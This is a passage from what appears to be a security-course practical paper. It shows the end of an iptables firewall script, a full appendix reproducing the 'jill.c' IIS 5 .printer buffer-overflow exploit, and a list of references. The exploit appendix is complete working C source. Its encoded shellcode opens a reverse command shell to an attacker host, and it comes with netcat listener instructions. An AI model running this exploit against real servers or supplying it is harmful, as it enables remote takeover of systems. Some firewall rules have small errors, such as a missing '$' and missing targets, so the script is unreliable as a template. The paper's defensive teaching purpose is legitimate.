$IPTABLES -A int_services -p udp --dport 514 -s $ENTIRE_NET -d LOGSVR -m state --state NEW -j ACCEPT
# Accept the established and related states
$IPTABLES -A int_services -m state --state ESTABLISHED,RELATED -j ACCEPT


#
# Internet services
# This is the traffic we allow our users to have out to the "net"
# We will definitely use stateful filtering here.

$IPTABLES -A inet -p udp --dport 53 -m state --state NEW
$IPTABLES -A inet -p tcp --dport 53 -m state --state NEW
$IPTABLES -A inet -p tcp --dport 21 -m state --state NEW
$IPTABLES -A inet -p tcp --dport 25 -m state --state NEW
$IPTABLES -A inet -p tcp --dport 80 -m state --state NEW
$IPTABLES -A inet -p tcp --dport 110 -m state --state NEW
$IPTABLES -A inet -p tcp --dport 443 -m state --state NEW
$IPTABLES -A inet -m state --state ESTABLISHED,RELATED -j ACCEPT


#
# Input chain
# This is for destine for the FW interface IPs

# allow loopback
$IPTABLES -A INPUT -i $IF_LO -s $IP_LO -d $IP_LO -j ACCEPT
# Use the ICMP chain to filter valid requests
$IPTABLES -A INPUT -p icmp -j icmp_pkt


#
# Output chain
# This is for locally generated traffic heading out

# Allow loopback
$IPTABLES -A OUTPUT -s $IP_LO -d $IP_LO -j ACCEPT
# Use ICMP chain to filter valid requests
$IPTABLES -A INPUT -p icmp -j icmp_pkt
# Allow syslog traffic to the syslog server
$IPTABLES -A INPUT -p udp --dport 514 -d $LOGSVR -j ACCEPT


#
# Forward chain
# This is where most the work gets done
# Start calling our custom chains

# send all packets to our spoof chain
$IPTABLES -A FORWARD -j spoof_pkt

# Check all ICMP traffic
$IPTABLES -A FORWARD -p icmp -j icmp_pkt
```

```
# check for scans (from internet and internal)
$IPTABLES -A FORWARD -j scans

# Send external service network traffic to the ext_service chain
# Also let the replies out.
# Also traffic for the VPN gateway
$IPTABLES -A FORWARD -d $EXT_SVR_NET -j ext_service
# Let out traffic from the service network to the net
$IPTABLES -A FORWARD -o IF_FW_EX -s $EXT_SVR_NET -j ext_service

# Send only valid traffic to our internal service net
# (via the internal firewall ie. layer security)
# Valid traffic is from the ext service net, vpn return, BR router
# Traffic from the firewall is already allowed through in the output chain
$IPTABLES -A FORWARD -i $IF_FW_EX -s $BR_ROUTER -d $INT_SVR_NET -j int_service
$IPTABLES -A FORWARD -s $EXT_SVR_NET -d $INT_SVR_NET -j int_service
$IPTABLES -A FORWARD -s $VPN_OUT -d $INT_SVR_NET -j int_service
# let services out from the internal service network
$IPTABLES -A FORWARD -s $INT_SVR_NET -d $EXT_SVR_NET -j int_service
$IPTABLES -A FORWARD -s $INT_SVR_NET -d $VPN_OUT -j int_service

# Internet services for our network
$IPTABLES -A FORWARD -o $IF_FW_EX -j inet

# Filter out netbios from our logs
$IPTABLES -A FORWARD -j nbios
# Log everything
$IPTABLES -A FORWARD -j LOG
```

Appendix B
Jill.c script

```
* IIS 5 remote .printer overflow. "jill.c" (don't ask).
*
*  by: dark spyrit <dspyrit@beavuh.org>
*
*  respect to eeye for finding this one - nice work.
*  shouts to halvar, neofight and the beavuh bitchez.
*
*  this exploit overwrites an exception frame to control eip and get to
*  our code.. the code then locates the pointer to our larger buffer and
*  execs.
*
*  usage: jill <victim host> <victim port> <attacker host> <attacker
port>
*
*  the shellcode spawns a reverse cmd shell.. so you need to set up a
*  netcat listener on the host you control.
*
*  Ex: nc -l -p <attacker port> -vv
*
*  I haven't slept in years.
*/

#include <sys/types.h>
```

```
#include <sys/time.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <errno.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <netdb.h>

int main(int argc, char *argv[]){

/* the whole request rolled into one, pretty huh? carez. */

unsigned char sploit[]=
"\x47\x45\x54\x20\x2f\x4e\x55\x4c\x4c\x2e\x70\x72\x69\x6e\x74\x65\x72\x2
0"
"\x48\x54\x54\x50\x2f\x31\x2e\x30\x0d\x0a\x42\x65\x61\x76\x75\x68\x3a\x2
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x9
0"
"\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x9
5"
"\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x9
5"
"\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe
3"
"\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\xa
a"
"\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x9
1"
"\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa
6"
"\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x5
6"
"\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x5
5"
"\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x9
5"
"\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x9
5"
"\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\xc
5"
"\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x1
8"
"\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6
a"
"\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x1
4"
"\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\xc5\x18\xd
2"
"\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x1
4"
```

```
"\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe
2"
"\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\xf
d"
"\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3f\x95\x95\x95\xa6\x55\xc
5"
"\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4
d"
"\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97\x8e\xac\x52\xd2\x91\x5e\x38\x4c\xb
3"
"\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\xc
3"
"\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x1
5"
"\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6
a"
"\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\xc
0"
"\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\xf
d"
"\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe
1"
"\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\x7
e"
"\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55\x39\x10\x55\xe0\x6c\xc
4"
"\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf
6"
"\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe
7"
"\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc
6"
"\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf
0"
"\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf
1"
"\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc
2"
"\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x9
5"
"\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x9
5"
"\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa
6"
"\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf
0"
"\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xf
b"
"\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xb
b"
"\xf0\xed\xf0\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x3
3"
"\xc0\xb0\x90\x03\xd8\x8b\x03\x8b\x40\x60\x33\xdb\xb3\x24\x03\xc3\xff\xe
0"
"\xeb\xb9\x90\x90\x05\x31\x8c\x6a\x0d\x0a\x0d\x0a";

        int                     s;
        unsigned short int      a_port;
        unsigned long           a_host;
        struct hostent          *ht;
        struct sockaddr_in      sin;

        printf("iis5 remote .printer overflow.\n"
                "dark spyrit <dspyrit@beavuh.org> / beavuh labs.\n");

if (argc != 5){
        printf("usage: %s <victimHost> <victimPort> <attackerHost>
<attackerPort>\n",argv[0]);
        exit(1);
        }

        if ((ht = gethostbyname(argv[1])) == 0){
                herror(argv[1]);
                exit(1);
        }

        sin.sin_port = htons(atoi(argv[2]));
```

```
        a_port = htons(atoi(argv[4]));
        a_port^=0x9595;

        sin.sin_family = AF_INET;
        sin.sin_addr = *((struct in_addr *)ht->h_addr);

        if ((ht = gethostbyname(argv[3])) == 0){
                herror(argv[3]);
                exit(1);
        }

        a_host = *((unsigned long *)ht->h_addr);
        a_host^=0x95959595;

        sploit[441]= (a_port) & 0xff;
        sploit[442]= (a_port >> 8) & 0xff;

        sploit[446]= (a_host) & 0xff;
        sploit[447]= (a_host >> 8) & 0xff;
        sploit[448]= (a_host >> 16) & 0xff;
        sploit[449]= (a_host >> 24) & 0xff;

        if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
                perror("socket");
                exit(1);
        }

        printf("\nconnecting... \n");

        if ((connect(s, (struct sockaddr *) &sin, sizeof(sin))) == -1){
                perror("connect");
                exit(1);
        }

        write(s, sploit, strlen(sploit));
        sleep (1);
        close (s);

        printf("sent... \nyou may need to send a carriage on your
listener if the shell doesn't appear
.\nhave fun!\n");
        exit(0);
}
```


Appendix C
Reference:

URLS:

Cisco Documentation
http://www.cisco.com/univercd/home/home.htm

Common Vulnerabilities and Exposures

http://www.cve.mitre.org

IANA, Port Numbers
http://www.iana.org/assignments/port-numbers

Internet Security Systems "X-force Threat Analysis"
http://xforce.iss.net/index.php

Know Place "Firewalling with Netfilter/Iptables"
http://www.knowplace.org/netfilter/syntax.html

Linux FreeS/WAN
Online documentation
http://www.freeswan.org/freeswan_snaps/CURRENT-SNAP/doc/index.html

Netfilter
Location for binaries, and documentation for iptables
http://www.netfilter.org

Network computing
DDoS: Internet Weapons of Mass Destruction
http://www.networkcomputing.com/1201/1201f1c2.html

Packet Storm "Jill.c script"
http://packetstormsecurity.nl/0105-exploits/jill.c

Packet Storm "CERT Advisory CA-99-07 IIS Buffer Overflow"
http://packetstormsecurity.nl/advisories/cert/CA-99-07-IIS-Buffer-Overflow.txt

RFC 1878 "Variable Length Subnet Table For IPv4"
http://www.faqs.org/rfcs/rfc1878.html

Security Focus "Security mail lists, and vulnerability archives"
http://securityfocus.com/

Oskar Andreasson "Iptables Tutorial 1.1.11" Copyright 2001
http://www.netfilter.org/documentation/tutorials/blueflux/iptables-tutorial.html#STATEMACHINE

Books:

The SANS Course work for Track 2
2.1, 2.2, 2.3, 2.4, 2.5
Copyright SANS 2000, 2001